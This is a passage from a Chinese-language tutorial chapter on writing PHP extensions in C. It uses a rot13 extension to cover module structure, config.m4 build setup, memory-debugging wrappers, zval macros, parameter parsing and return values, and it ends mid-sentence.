注释中的 {{{ 和 }}} 序列对 C 编译器或 PHP 没有任何意义, 它们仅向那些支持文本折叠的编辑器指示折叠。如果编辑器支持折叠 (如 Vim6 和 Emacs), 则可以将一个文本块 (如函数定义) 和一个单行 (如该函数的描述) 放在一起表示。它将使得大文件更容易编辑。

这段代码中的重要部分是 `function_entry` 数组, 该数组列出了扩展实现的所有用户可见的函数。这里演示了两个这样的函数: *ext_skel* 工具生成的 `confirm_rot13_compiled()` 函数是用来测试的, 而 `rot13()` 函数来自 *rot13.def* 中的定义。

`PHP_FE()` 是一个代表 PHP 函数项的宏, PHP API 中包括很多这种便利的宏。但是在它们加快了那些习惯于 API 的程序员的开发进程的同时, 也增加了初学者的难度。

以下是 `zend_module_entry` 结构的内容:

```
zend_module_entry rot13_module_entry = {
    STANDARD_MODULE_HEADER,
```

```

    "rot13",
    rot13_functions,
    PHP_MINIT(rot13),
    PHP_MSHUTDOWN(rot13),
    PHP_RINIT(rot13), /* 如果没有请求启动代码则用 NULL 代替 */
    PHP_RSHUTDOWN(rot13), /* 如果没有请求关闭代码则用 NULL 代替 */
    PHP_MINFO(rot13),
    "0.1", /* 用你的扩展的版本号代替 */
    STANDARD_MODULE_PROPERTIES
};

```

这里为各种启动和关闭阶段的调用定义了函数。像大多数的扩展一样，rot13也不需每次都启动和关闭函数，所以可以依照注释中的指示将 PHP_RINIT(rot13) 和 PHP_RSHUTDOWN(rot13) 用 NULL 替代。这样最后的 zend_module_entry 结构就如下所示：

```

zend_module_entry rot13_module_entry = {
    STANDARD_MODULE_HEADER,
    "rot13",
    rot13_functions,
    PHP_MINIT(rot13),
    PHP_MSHUTDOWN(rot13),
    NULL,
    NULL,
    PHP_MINFO(rot13),
    "0.1", /* 用你的扩展的版本号代替 */
    STANDARD_MODULE_PROPERTIES
};

```

扩展 API 在 PHP 4.0.x 和 PHP 4.1.x 之间有些改变，因此为了保持扩展对 PHP 4.0.x 的兼容性，必须对结构的某些元素做一些条件限制，如：

```

zend_module_entry rot13_module_entry = {
    #if ZEND_MODULE_API >= 20010901
        STANDARD_MODULE_HEADER,
    #endif
    "rot13",
    rot13_functions,
    PHP_MINIT(rot13),
    PHP_MSHUTDOWN(rot13),
    NULL,
    NULL,
    PHP_MINFO(rot13),
    #if ZEND_MODULE_API >= 20010901
        "0.1",
    #endif
    STANDARD_MODULE_PROPERTIES
};

```

文件 *rot13.c* 中接下来的被注释代码演示了如何处理 *php.ini* 项。但是 *rot13* 扩展并不需要经由 *php.ini* 来配置，所以将它们注释起来。在后面的“扩展 INI 项”一节中将解释这些函数的用法。

源代码中接着是函数 *MINIT()*、*MSHUTDOWN()*、*RINIT()*、*RSHUTDOWN()* 和 *MINFO()* 的实现部分。不过在简单的 *rot13* 示例中，我们只需从函数 *MINIT()* 和 *MSHUTDOWN()* 中返回 *SUCCESS* 即可，并且不再需要 *RINIT()* 和 *RSHUTDOWN()*。所以在删除掉一些注释代码后，就只剩下了：

```
PHP_MINIT_FUNCTION(rot13) {
    return SUCCESS;
}
PHP_MSHUTDOWN_FUNCTION(rot13) {
    return SUCCESS;
}
PHP_MINFO_FUNCTION(rot13) {
    php_info_print_table_start();
    php_info_print_table_header(2, "rot13 support", "enabled");
    php_info_print_table_end();
}
```

当你将一个函数（如 *RINIT()* 和 *RSHUTDOWN()*）从 *rot13.c* 中删除时，别忘了同时将 *php_rot13.h* 中的相应函数原型也一并删除。

函数 *MINFO()* 由 *phpinfo()* 调用，并在 *phpinfo()* 的输出中加入关于扩展的信息。

最后需要处理的是那些可以由 PHP 调用的函数。函数 *confirm_rot13_compiled()* 仅仅用来确定 *rot13* 扩展是否成功编译和是否可以顺利载入。在框架测试时需要用到它。但是大多数的扩展编写者都会将这个编译检查函数删除。

以下是 *ext_skel* 创建的 *rot13()* 函数的存根函数：

```
/* {{{ proto string rot13(string arg)
   returns the rot13 version of arg */
PHP_FUNCTION(rot13)
{
    char *arg = NULL;
    int argc = ZEND_NUM_ARGS();
    int arg_len;

    if (zend_parse_parameters(argc TSRMLS_CC, "s", &arg, &arg_len)
        == FAILURE)
        return;
```

```

        php_error(E_WARNING, "rot13: not yet implemented");
    }
    /* }}} */

```

代码中包含{{{的第一行不仅可用于编辑器的自动折叠,还能够被 PHP 文档项目中的 *genfunclist* 脚本和 *genfuncsummary* 脚本解析。如果你根本就不打算发布你的扩展,也不想和 PHP 捆绑在一起,则可以将这些注释删除。

函数由宏 `PHP_FUNCTION()` 声明,函数的实际符号是 `zif_rot13`。了解这一点在调试程序和设置断点时是非常有用的。

这个不完整的函数所做的惟一事情就是接收一个简单的字符串参数,然后显示一个没有完成任务的警告信息。以下是 `rot13()` 函数的完整代码:

```

PHP_FUNCTION(rot13) {
    char *arg = NULL, *ch, cap;
    int arg_len, i, argc = ZEND_NUM_ARGS();

    if (zend_parse_parameters(argc TSRMLS_CC, "s/", &arg, &arg_len)
        == FAILURE)
        return;
    for(i=0, ch=arg; i<arg_len; i++, ch++) {
        cap = *ch & 32; *ch &= ~cap;
        *ch = ((*ch >= 'A') && (*ch <= 'Z')) ? ((*ch-'A'+13) % 26+'A') : *ch | cap;
    }
    RETURN_STRINGL(arg, arg_len, 1);
}

```

函数 `zend_parse_parameters()` 将作为参数传递给 `rot13()` 函数的 PHP 值解析出来,该函数将在后面部分详细介绍。这里不需要担心字符串操作和位逻辑操作,这些仅仅是 `rot13` 功能的具体实现,而不是在编写每一个扩展时都会存在。结尾对 `RETURN_STRING()` 函数的调用将返回一个字符串。需要向该函数提供一个字符串、该字符串的长度和一个指示是否需要建立拷贝的标志。在这个例子中,我们需要建立一个拷贝,所以最后一个参数是 1。如果返回一个拷贝失败则可能导致内存泄漏或是崩溃,这将在后面的“内存管理”一节中介绍。

编译扩展

在建立扩展之前,必须编辑 *config.m4* 文件,并指出用户如何指定将要编译进 PHP 的模块。以下几行(默认情况下被注释掉)正好起到这个作用:

```
PHP_ARG_ENABLE(rot13, whether to enable rot13 support,  
[ --enable-rot13          Enable rot13 support])
```

建立扩展主要有两种方式: 可以将扩展做成一个完全独立的源代码树然后编译成一个共享模块, 或者将扩展直接放入 PHP 的源代码树框架中。共享模块方式可以更快地编译, 但必须在程序源代码或者 *php.ini* 文件中显式载入它。将扩展编译进 PHP 虽然需要些时间, 但这意味着扩展中的函数对脚本一直是可见的。

独立扩展

只需在扩展目录中简单地运行 *phpize*, 就可以创建一个独立的扩展源代码目录。*phpize* 脚本在先前建立 PHP 后执行 *make install* 时就已经同时安装了:

```
% cd php4/ext/rot13  
% phpize
```

以上命令将在 PHP 源代码树之外创建一些用于配置和建立的文件。该目录可以被放到任何你所希望的地方, 通常情况下它被移出 PHP 源代码树之外, 以防止在顶级的 PHP *buildconf* 运行时被读取。如果需要建立扩展, 只需简单地执行下列命令:

```
% ./configure  
% make
```

要使用扩展, 就必须完成两件事: PHP 必须能够找到共享库同时必须加载该共享库。*php.ini* 中的 *extension_dir* 选项指定了包含扩展的目录, 将 *modules/rot13.so* 复制到该目录。例如, 如果 PHP 在 */usr/local/lib/php* 中寻找扩展, 则可以使用:

```
% cp modules/rot13.so /usr/local/lib/php
```

或者显式地加载扩展 (通过在每一个使用该模块的 PHP 脚本中调用加载函数)、或者改变 *php.ini* 文件实现预加载。加载模块的函数调用如下:

```
dl('rot13.so');
```

使用 *php.ini* 文件中的 *extension* 指令预加载一个扩展:

```
extension=rot13.so
```

将扩展编译进 PHP

如果要将扩展编译进 PHP，则需要在 PHP4 源代码树的顶部运行下列命令：

```
%./buildconf
```

该命令将 `--enable-rot13` 开关加入到顶级的 PHP `./configure` 脚本中。用下列命令可以确认操作是否成功：

```
%./configure --help
```

现在建立 PHP：

```
%./configure --enable-rot13 --enable-mysql=/usr ..
```

关于使用源代码建立和安装 PHP 的更多信息可参见第一章。当运行了 `make install` 命令后，扩展就被静态地编译进了 PHP 二进制代码中，这意味着可以不必使用 `dl()` 或修改 `php.ini` 来加载扩展了，该扩展将一直是可用的。

在 `configure` 行上使用 `--enable-rot13=shared` 将强制 `rot13` 扩展编译为一个共享库。

测试扩展

程序 `ext_skel` 创建的测试脚本如下所示：

```
<?php
if(!extension_loaded('rot13')) {
    dl('rot13.so');
}
$module = 'rot13';
$functions = get_extension_funcs($module);
echo "Functions available in the test extension:<br>\n";
foreach($functions as $func) {
    echo $func."<br>\n";
}
echo "<br>\n";
$function = 'confirm_' . $module . '_compiled';
if (extension_loaded($module)) {
    $str = $function($module);
} else {
    $str = "Module $module is not compiled into PHP";
}
echo "$str\n";
?>
```

这段代码检查扩展是否已被载入，并列出扩展所提供的函数。如果扩展已经载入，则调用相应的确认函数。该代码的作用是明显的，但它还是不能测试函数 `rot13()` 是否能正常工作。

修改测试脚本如下：

```
<?php
if(!extension_loaded('rot13')) {
    dl('rot13.so');
}
$encrypted = rot13('Rasmus');
$again = rot13($encrypted);
echo '$encrypted $again\n';
?>
```

使用下列命令进行测试：

```
% ~/php4/ext/rot13> php -q rot13.php
Enfzhf Rasmus
```

测试程序对“Rasmus”加密，然后对字符串再次使用 `rot13()` 进行解密，选项 `-q` 告诉命令行 PHP 不用显示任何 HTTP 头。

config.m4 文件

config.m4 文件中包含有将被置入 *configure* 脚本中的代码，诸如扩展库的启用开关（如 `--enable-rot13` 或 `--with-rot13`）、要建立的共享库的名字、搜寻其他必备库的代码等等。*config.m4* 文件的框架包含有针对各种可能任务的样本代码，只是平时它们被注释起来了。

使用 *configure* 开关启用扩展的方式具有固定的约定，如果你的扩展不依赖任何外部组件，则可以使用 `--enable-foo`；如果含有一些非捆绑的依赖因素，如另一个库，则使用 `--with-foo`，你可以选择使用 `--with-foo=/some/parth` 指定一个基本路径，该路径将帮助 *configure* 找到相应的依赖关系。

PHP 使用 *autoconf*、*automake* 和 *libtool* 的完整组合来建立扩展，这三种工具一起使用的时候可能是十分强大的，但也可能非常令人沮丧。当扩展是 PHP 源代码树的一部分时，即可以在树的顶层目录运行 *buildconf* 脚本。该脚本将在所有的子目录中查

找 *config.m4* 文件、并获取所有的 *config.m4* 文件，同时创建一个包含所有的 *configure* 开关的 *configure* 脚本。这意味着每一个扩展都必须实现它自己的 *configure* 检查，以便查找任何需要建立到扩展中的依赖关系和系统级特性。

这些检查是通过 *autoconf* 宏和在 *config.m4* 文件中的普通 *m4* 脚本来执行的，用户所需做的就是阅读那些存在于各种 PHP 扩展中的 *configure.m4* 文件，以分析各类检查的不同。

无外部依赖关系

以下是从简单的 EXIF 扩展中取过来的一段样本，该扩展没有外部依赖关系：

```
dnl config.m4 for extension exif

PHP_ARG_ENABLE(exif, whether to enable exif support,
[ --enable-exif          Enable exif support])

if test "$PHP_EXIF" != "no"; then
    AC_DEFINE(HAVE_EXIF, 1, [Whether you want exif support])
    PHP_EXTENSION(exif, $ext_shared)
fi
```

字符串 *dnl* 表示注释行。这里给出了 *--enable-exif*，则定义 *HAVE_EXIF*。在 *exif.c* 的代码中，我们将整个文件包裹在以下指令中：

```
#if HAVE_EXIF
...
#endif
```

这样就保证了除非要求使用该特性，否则就不会有 EXIF 功能被编译。*PHP_EXTENSION* 启用该扩展并使它作为一个共享库编译，并可使用 *--enable-exif=shared* 动态加载。

外部依赖关系

libswf 扩展（该扩展建立 Flash 动画）需要 *libswf* 库支持。为了启用它，可使用 *--with-swf* 配置 PHP。如果该库的位置没有通过 *libswf* 扩展的 *--with-swf=/path/tallib* 设定，则 *libswf* 的 *config.m4* 文件必须能够找到它：

```
dnl config.m4 for extension libswf
```

```

PHP_ARG_WITH(swf, for libswf support,
[ --with-swf[=DIR]          Include swf support])

if test "$PHP_SWF" != "no"; then
    if test -r $PHP_SWF/lib/libswf.a; then
        SWF_DIR=$PHP_SWF
    else
        AC_MSG_CHECKING(for libswf in default path)
        for i in /usr/local /usr; do
            if test -r $i/lib/libswf.a; then
                SWF_DIR=$i
                AC_MSG_RESULT(found in $i)
            fi
        done
    fi

    if test -z "$SWF_DIR"; then
        AC_MSG_RESULT(not found)
        AC_MSG_ERROR([Please reinstall the libswf distribution - swf.h should
                        be <swf-dir>/include and libswf.a should be in <swf-dir>/lib])
    fi
    PHP_ADD_INCLUDE($SWF_DIR/include)

    PHP_SUBST(SWF_SHARED_LIBADD)
    PHP_ADD_LIBRARY_WITH_PATH(swf, $SWF_DIR/lib, SWF_SHARED_LIBADD)
    AC_DEFINE(HAVE_SWF,1,[ ])

    PHP_EXTENSION(swf, $ext_shared)
fi

```

宏 `AC_MSG_CHECKING()` 用来使得 *configure* 输出一条关于它的检查内容的消息。当找到包含文件时，就使用 `PHP_ADD_INCLUDE()` 将它们添加到 PHP 的标准包含文件查找路径中。当找到 SWF 共享库时，就通过宏 `PHP_ADD_LIBRARY_WITH_PATH()` 将它们添加到库查找路径中并保证可以将它们链接到最后的二进制文件中，如果考虑到库的不同版本和不同平台，事情就会变得更复杂。一个非常复杂的例子可参见位于 *ext/gd/config.m4* 的 GD 库的 *config.m4* 文件。

内存管理

在 C 编程中，内存管理一直是必须考虑的事情。当用 C 来编写 PHP 扩展仍然如此，但是如果使用扩展 API 中的内存管理包装函数（强烈提倡这样做），则它们将提供一张安全网和一些有用的调试工具。这些包装函数是：

```

emalloc()
efree()

```

```

estrndup()
estrndup()
ecalloc()
erealloc()

```

它们的工作方式与C语言所固有的对应函数很相似。

使用`emalloc()`所获得的一个特性对内存泄漏是一个极好的安全防护。如果使用了`emalloc()`但又忘了使用`efree()`, PHP将在调试模式下(编译PHP时用`--enable-debug`开关启用)输出一个如下的泄漏警告。

```

foo.c(123) : Freeing 0x0821E5FC (20 bytes), script=foo.php
Last leak repeated 1 time

```

如果使用`efree()`释放那些由`malloc()`分配的内存, 或者是由PHP内存管理函数以外的机制分配的内存, 就会得到如下信息:

```

-----
foo.c(124) : Block 0x08219C94 status:
Beginning:      Overrun (magic=0x00000000, expected=0x7312F8DC)
End:           Unknown
-----
foo.c(124) : Block 0x0821EB1C status:
Beginning:      Overrun (magic=0x00000000, expected=0x7312F8DC)
End:           Unknown
-----

```

在这种情况下, *foo.c*的第124行是调用`efree()`函数, 但PHP知道它无法分配内存, 因为它无法获得指向该PHP内存块的魔术令牌。

`emalloc()/efree()`安全网也可以捕获溢出错误, 例如, 如果程序调用了`emalloc(20)`但又要向该地址写入21个字节, 代码如下:

```

123:  s = emalloc(6);
124:  strcpy(s, "Rasmus");
125:  efree(s);

```

因为该代码无法分配到足够的内存来保存字符串和终止字符`NULL`, 所以PHP将输出警告信息:

```

-----
foo.c(125) : Block 0x08219CB8 status:
Beginning:      OK (allocated on foo.c:123, 6 bytes)
End:           Overflown (magic=0x2A8FCC00 instead of 0x2A8FCC84)
                1 byte(s) overflown

```

```
-----  
foo.c(125) : Block 0x08219C40 status:  
Beginning:      OK (allocated on foo.c:123, 6 bytes)  
      End:       Overflown (magic-0x2A8FCC00 instead of 0x2A8FCC84)  
                1 byte(s) overflown  
-----
```

警告信息显示内存溢出在哪里产生（第 23 行），该错误在哪里被搜查到（第 125 行调用 `efree()` 时）。

如果在开发环境中启用了调试开关，这些内存处理函数将捕获大量的微小错误。否则的话这些小错误是相当烦人的。另外在测试完成以后不要忘记在非调试模式下重新编译一次，因为 `emalloc()` 类型的函数做的各种测试将减缓 PHP 的运行速度。

一个在调试模式下编译的扩展，在非调试模式下的 PHP 实例上是不能运行的，当 PHP 载入一个扩展时，它会检查该扩展的调试设置、线程安全设置和 API 版本是否都匹配。如果某些设置不匹配，PHP 将会向你发送如下的警告信息：

```
Warning:  foo: Unable to initialize module  
Module compiled with debug=0, thread-safety=0 module API=20010901  
PHP compiled with debug=1, thread-safety=0 module API=20010901
```

如果你在将 PHP 编译成 Apache 模块形式时使用了 `--enable-memory-limit` 开关，则脚本的最大内存使用量将被添加到 Apache 的 `r-->notes` 表中。Apache 的其他模块如 `mod_log_config` 等也能够访问该信息。将以下字符串添加到 Apache Log-Format 行中可以记录脚本能使用的最大字节数：

```
%{mod_php_memory_usage}n
```

如果存在某些模块过度分配内存以致于系统速度急剧下降的问题，则可以在编译 PHP 时启用 `memory_limit` 选项。它将使得 PHP 执行 `php.ini` 文件中的 `memory_limit` 指令，该指令在某个脚本分配超过指定限制的内存时终止该脚本，结果的错误消息如下：

```
Fatal error: Allowed memory size of 102400 bytes exhausted at ...  
(tried to allocate 46080 bytes) in /path/script.php on line 35
```

pval/zval 数据类型

在 PHP 的源代码中，到处可以找到关于 `pval` 和 `zval` 的引用，它们指的是同一个事

物并且可以互换使用。pval/zval是PHP中的基本数据容器，所有在扩展API和用户级脚本之间传递的数据都是通过该容器来传递的。如果进一步研究头文件就会发现，简单地说，该容器就是一个联合类型，可以储存长整数、双精度、包含长度的字符串、数组或者对象，该联合如下所示：

```
typedef union _zvalue_value {
    long lval;
    double dval;
    struct {
        char *val;
        int len;
    } str;
    HashTable *ht;
    zend_object obj;
} zvalue_value;
```

从该联合可以知道的主要事情就是所有的整数都是以长整数类型存储的，所有的浮点值都是以双精度数存储的，还有就是每一个字符串都关联着该字符串的长度。如果能随时检查该长度，那么字符串将处于PHP的二进制安全（binary-safe）状态（注2）。虽然字符串没有必要以null字符结束，但是由于大多数第三方库需要以null字符结束的字符串，因此最好在创建的字符串后加上null字符。

如果继续研究该联合，就会发现每一个容器都有一个标志来存储当前的活动类型，它是否为引用（reference），以及引用计数。所以实际的pval/zval结构应该如下所示：

```
struct _zval_struct {
    zvalue_value value;
    zend_uchar type;
    zend_uchar is_ref;
    zend_ushort refcount;
};
```

因为该结构可能在PHP的未来版本中被改变，所以最好使用下面各节所描述的各种访问函数和宏，而不是直接操作容器。

注2： 二进制安全状态，有时也称为完全8位（8-bit clean），意味着字符串可以包含256个ASCII值中的任何一个，包括ASCII值0在内。

MAKE_STD_ZVAL()

最基本的 pval/zval 访问宏是由扩展 API 提供的 Make_STD_zval() 宏：

```
zval *var;  
MAKE_STD_ZVAL(var);
```

它将完成如下工作：

- 使用 emalloc() 函数为结构分配内存。
- 将容器引用计数设为 1。
- 将容器的 is_ref 标志设为 0。

这时，容器没有值，或者说值是 null。在“存取器宏”一节中，我们将介绍如何设置容器值。

SEPARATE_AVAL()

另一个重要的宏是 SEPARATE_ZVAL()，该宏在实现写时复制操作时使用：仅在有要改变的结构有大于 1 的引用计数时，该宏会创建一个独立的 zval 容器拷贝。引用计数为 1 表示没有其他任何东西指向该 zval，所以它可以被直接修改，而不用再复制一个新的 zval。

假设需要创建一个拷贝，则 SEPARATE_ZVAL() 会将已存在的 zval 结构的引用计数减 1，同时分配一个新的容器空间，并将原始 zval 中的所有值复制到新的拷贝中，然后将引用计数设为 1，is_ref 设为 0，就如 MAKE_STD_ZVAL() 一样。

zval_copy_ctor()

如果只是想直接建立一个深拷贝 (deep copy) 且自己管理引用计数，则可以直接调用 zval_copy_ctor() 函数。

例如：

```
zval **old, *new;  
*new = **old;
```

```
zval_copy_ctor(new);
```

这里的 old 只是个组装的 zval 容器，例如，传递一个容器给将要修改该容器的函数。示例 rot13 用一个高级的方法解决了这个问题，稍后再做介绍。

存取器宏

由于存在大量的宏，所以 PHP 能够很容易地访问 zval 容器的字段。例如：

```
zval foo;
char *string;
/* 初始化 foo 和字符串 */
Z_STRVAL(foo) = string;
```

宏 Z_STRVAL() 访问了 zval 容器的字符串字段。存储在 zval 中的每一种数据类型都有相应的存取器宏。由于存在指向 zval 的指针，有时是指向 zval 指针的指针，所以每一个宏又同时存在三种形式，见表 14-1。

表 14-1: zval 存取器宏

长整型	布尔型	双精度型	字符串值	字符串长度
Z_LVAL()	Z_BVAL()	Z_DVAL()	Z_STRVAL()	Z_STRLEN()
Z_LVAL_P()	Z_BVAL_P()	Z_DVAL_P()	Z_STRVAL_P()	Z_STRLEN_P()
Z_LVAL_PP()	Z_BVAL_PP()	Z_DVAL_PP()	Z_STRVAL_PP()	Z_STRLEN_PP()
散列表	对象	对象属性	对象类项	资源值
Z_ARRVAL()	Z_OBJ()	Z_OBJPROP()	Z_OBJCE()	Z_RESVAL()
Z_ARRVAL_P()	Z_OBJ_P()	Z_OBJPROP_P()	Z_OBJCE_P()	Z_RESVAL_P()
Z_ARRVAL_PP()	Z_OBJ_PP()	Z_OBJPROP_PP()	Z_OBJCE_PP()	Z_RESVAL_PP()

判定 zval (或 zval*、或 zval**) 的活动类型有专门的宏，它们是 Z_TYPE()、Z_TYPE() 和 Z_TYPE_PP()。这些宏可能的返回值是：

- IS_LONG
- IS_BOOL
- IS_DOUBLE
- IS_STRING

- IS_ARRAY
- IS_OBJECT
- IS_RESOURCE
- IS_NULL

下列代码使用底层函数将 `rot13()` 函数重写了--遍:

```
PHP_FUNCTION(rot13)
{
    zval **arg;
    char *ch, cap;
    int i;

    if (ZEND_NUM_ARGS() != 1 || zend_get_parameters_ex(1, &arg) == FAILURE) {
        WRONG_PARAM_COUNT;
    }
    SEPARATE_ZVAL(arg);
    convert_to_string_ex(arg);

    for(i=0, ch=Z_STRVAL_PP(arg); i<Z_STRLEN_PP(arg); i++, ch++) {
        cap = *ch & 32;
        *ch &= ~cap;
        *ch = ((*ch>='A') && (*ch<='Z') ? ((*ch-'A'+13) % 26+'A') : *ch) | cap;
    }
    RETURN_STRINGL(Z_STRVAL_PP(arg), Z_STRLEN_PP(arg), 1);
}
```

除了使用便利的 `zend_parse_parameters()` 函数,我们还可以直接使用 `zend_get_parameters_ex()` 函数来获取 `zval` 容器,然后创建一个独立的拷贝以便于修改该拷贝,而不直接改变传过来的容器。最后返回该值。注意这对该函数并不是一个改进,而仅仅是为了演示如何使用各种访问宏。

以下是一个更低层的方法,它跳过了 `SEPARATE_ZVAL()` 宏而直接使用了 `zval_copy_ctor()` 函数:

```
PHP_FUNCTION(rot13)
{
    zval **arg;
    char *ch, cap;
    int i;

    if (ZEND_NUM_ARGS() != 1 || zend_get_parameters_ex(1, &arg) == FAILURE) {
        WRONG_PARAM_COUNT;
    }
```



```

    }
    *return_value = **arg;
    zval_copy_ctor(return_value);
    convert_to_string(return_value);

    for(i=0, ch=return_value->value.str.val;
        i<return_value->value.str.len; i++, ch++) {
        cap = *ch & 32;
        *ch &= ~cap;
        *ch = ((*ch>='A') && (*ch<='Z') ? ((*ch-'A'+13) % 26 + 'A') : *ch) | cap;
    }
}

```

从PHP函数返回的值必须通过一个称为return_value的特定的zval容器,该容器空间由系统自动分配。在示例中,我们将return_value赋给传递过来的arg容器,然后调用zval_copy_ctor()建立一个拷贝,并确保将数据转换成了字符串。

我们还略过了对zval容器来说很方便的反引用(dereference)宏Z_STRVAL_PP()和Z_STRLEN_PP(),而直接手动反引用return_valu_zval容器。不提倡直接使用底层函数,因为基本数据结构的改变可能会使扩展被异常终止。

参数处理

从前面部分对pval/zval容器的介绍中,我们知道至少有两种方式可以接收和解析PHP函数的参数。现在我们来重点介绍更高级的zend_parse_parameters()函数。

该函数有两个版本,其C语言原型定义如下所示:

```

int zend_parse_parameters(int num_args TSRMLS_DC, char *type_spec, ...);
int zend_parse_parameters_ex(int flags, int num_args TSRMLS_DC,
    char *type_spec, ...);

```

这两个函数唯一的区别就是ex(即扩展)版本的函数包含有一个flags参数,但是该函数当前支持的唯一标志是ZEND_PARSE_PARAMS_QUIET,它使得函数在接收到一个不正确的参数个数或类型时禁止出现警告信息。

两个参数解析函数都返回SUCCESS或FAILURE。函数可以输入任意数目的额外参数(即指向由解析函数处理的变量的指针)。如果解析失败,函数的return_value自动设为FALSE,所以失败时只需简单退出即可。

这些函数中最复杂的部分是传递进来的 `type_spec` 字符串。以下是示例 `rot13` 的相关部分：

```
char *arg = NULL;
int arg_len, argc = ZEND_NUM_ARGS();
if (zend_parse_parameters(argc TSRMLS_CC, "s/", &arg, &arg_len) == FAILURE)
    return;
```

我们首先调用 `ZEND_NUM_ARGS()` 宏获得传递给函数的参数个数，接着将该数值连同含有 `"s/"` 的 `type_spec` 字符串，以及一个 `char*` 变量的地址和一个 `int` 变量的地址传递给函数。`type_spec` 字符串中的 `"S"` 指示需要的是一个字符串参数。对每一个字符串参数，函数将字符串的内容填入 `char*` 变量并将该字符串的长度存入 `int` 变量，`type_spec` 中的字符 `"/"` 表示字符串应该据此与调用容器分开。示例 `rot13` 中就是这么做的，因为我们想修改传递过来的字符串。

其他的 `type_spec` 说明字符如表 14-2 所示。

表 14-2: 类型说明字符

字符	描述
<code>l</code>	长整型
<code>d</code>	双精度型
<code>s</code>	字符串（可能包含空字节）和长度
<code>b</code>	布尔型，存储在 <code>zend_bool</code> 中
<code>r</code>	资源（存储在 <code>zval</code> 中）
<code>a</code>	数组
<code>o</code>	对象（任何类型）
<code>O</code>	对象（指定类型，由类的项指定）
<code>z</code>	实际的 <code>zval</code>

修饰符如表 14-3 所示。

表 14-3: 类型说明修饰符

修饰符	描述
<code> </code>	指示所有余下的参数是可选的；记住如果用户没有传递参数则需要自己初始化它们。函数本身不会为参数提供默认值

表 14-3: 类型说明修饰符 (续)

修饰符	描述
/	指示如果在函数内部修改参数而不需要修改原始的调用参数, 则应该从调用参数中分离出先前的参数
!	仅应用于 zval 参数 (a、o、O、r 和 z), 指示它之后的参数可以传递 NULL 值。如果用户传递了 NULL, 则结果容器设置为 NULL

一个简单的例子

下面的代码将获取一个长整数 (所有的整数在 PHP 中都是长整型)、一个字符串和一个可选的双精度数 (PHP 所有的浮点值都是双精度):

```
long l;
char *s;
int s_len;
double d = 0.0;
if (zend_parse_parameters(ZEND_NUM_ARGS() TSRMLS_CC, "ls|d", &l, &s, &s_len)
    == FAILURE) return;
```

在 PHP 脚本中, 该函数可以如下调用:

```
$num = 10; $desc = 'This is a test'; $price = 69.95;
add_item($num, $desc);           // 不要第三个可选参数
add_item($num, $desc, $price);   // 使用第三个可选参数
```

结果是长整数 `l` 被设置为 10, 字符类型变量 `*s` 储存了字符串 “This is a Test”, `s_len` 被设置为 14。在第一次调用时, 双精度型变量 `d` 保持了原先所设置的默认值 0.0, 但是在第二次调用时, 用户提供了一个参数, 使得它被设置为 69.95。

一个更复杂的例子

下面的示例将重点介绍一个仅接受前三个参数 (一个数组、一个布尔值和一个对象) 的函数。这里使用了说明字符 ‘O’ 并且还提供了一个对象类型, 在仅接受某个特定类的对象时可对该对象类型进行检查:

```
zval *arr;
zend_bool b;
zval *obj;
zend_class_entry obj_ce;
```

```
if (zend_parse_parameters(3 TSRMLS_CC, "abO", &arr, &b, &obj,
                          obj_ce) == FAILURE) {
    return;
}
```

强制仅获取三个参数的做法对那些可携带不定数目参数的函数是十分有用的。你可以通过检查所传递参数的总数来判定是否还有更多的参数需要处理。

带有可变参数列表的示例

以下代码显示了如何处理可变参数列表。该函数使用了 `zend_parse_parameters()` 来获取第一个参数，接着将余下的参数读入一个 `zval**` 数组，然后将所有传递过来的参数存入一个 PHP 数组并作为返回值返回：

```
PHP_FUNCTION(foo) {
    long arg;
    zval **args;
    int i, argc = ZEND_NUM_ARGS();

    if (zend_parse_parameters(1 TSRMLS_CC, "l", &arg) == FAILURE) return;

    array_init(return_value);
    add_index_long(return_value, 0, arg);

    if(argc>1) {
        args = (zval **)emalloc(argc * sizeof(zval **));
        if(zend_get_parameters_array_ex(argc, args) == FAILURE) {
            efree(args);
            return;
        }
        for(i = 1; i < argc; i++) {
            zval_add_ref(args[i]);
            add_index_zval(return_value, i, *args[i]);
        }
        efree(args);
    }
}
```

函数 `zval_add_ref()` 的调用将 `zval` 容器的引用计数增1。在“引用”一节中对此有详细介绍。

返回值

知道如何将数据传入函数仅仅是问题的一个方面——如何将数据传递出来？本书

将介绍如何从扩展函数中将结果返回，不论是简单的字符串或数字还是复杂的数组和对象。

简单类型

从函数返回一个值到脚本涉及到组装特殊的、预分配了空间的`return_value`容器。例如，以下代码将返回一个整数：

```
PHP_FUNCTION(foo) {
    Z_LVAL_P(return_value) = 99;
    Z_TYPE_P(return_value) = IS_LONG;
}
```

因为返回一个简单值是一件十分普通的工作，所以有许多简便的宏来简化它们。下面的代码使用了一个简单的宏来返回一个整数：

```
PHP_FUNCTION(foo) {
    RETURN_LONG(99);
}
```

宏`RETURN_LONG()`填满`return_value`容器后立即返回。如果由于某些原因需要组装`return_value`容器但不希望立即返回，可以使用`RETVAL_LONG()`宏来代替它。

以下简单的宏将使得返回一个字符串相当方便：

```
PHP_FUNCTION(rt13) {
    RETURN_STRING("banana", 1);
}
```

最后一个参数指示该字符串是否需要被复制，在上例中也是如此，但是如果已经调用了`emalloc()`或`estrdup()`函数给该字符串分配好了内存，则不需要再建立一个拷贝。

```
PHP_FUNCTION(rt13) {
    char *str = emalloc(7);
    strcpy(str, "banana");
    RETURN_STRINGL(str, 6, 0);
}
```

上面的例子自动进行了内存分配，还使用了一个以字符串长度为参数的`RETURN`宏，注意，这里的字符串长度并不包括`NULL`终止符。

表 14-4 列出了与 RETURN 相关的简便宏。

表 14-4: 与 RETURN 相关的简便宏

RETURN_RESOURCE(int r)	RETVAL_RESOURCE(int r)
RETURN_BOOL(int b)	RETVAL_BOOL(int b)
RETURN_NULL()	RETVAL_NULL()
RETURN_LONG(int l)	RETVAL_LONG(int l)
RETURN_DOUBLE(double d)	RETVAL_DOUBLE(double d)
RETURN_STRING(char *s, int dup)	RETVAL_STRING(char *s, int dup)
RETURN_STRINGL(char *s, int l, int dup)	RETVAL_STRINGL(char *s, int l, int dup)
RETURN_EMPTY_STRING()	RETVAL_EMPTY_STRING()
RETURN_FALSE	RETVAL_FALSE
RETURN_TRUE	RETVAL_TRUE

数组

如果要从扩展函数中返回一个数组，则需要将 `return_value` 初始化为数组并存入相关的元素。例如，下面的代码将返回一个数组，其 0 位置为 “123”：

```
PHP_FUNCTION(my_func) {  
    array_init(return_value);  
    add_index_long(return_value, 0, 123);  
}
```

从 PHP 脚本中调用该函数：

```
$arr = my_func(); // $arr[0] 存储了 123
```

向数组中增加一个字符串元素：
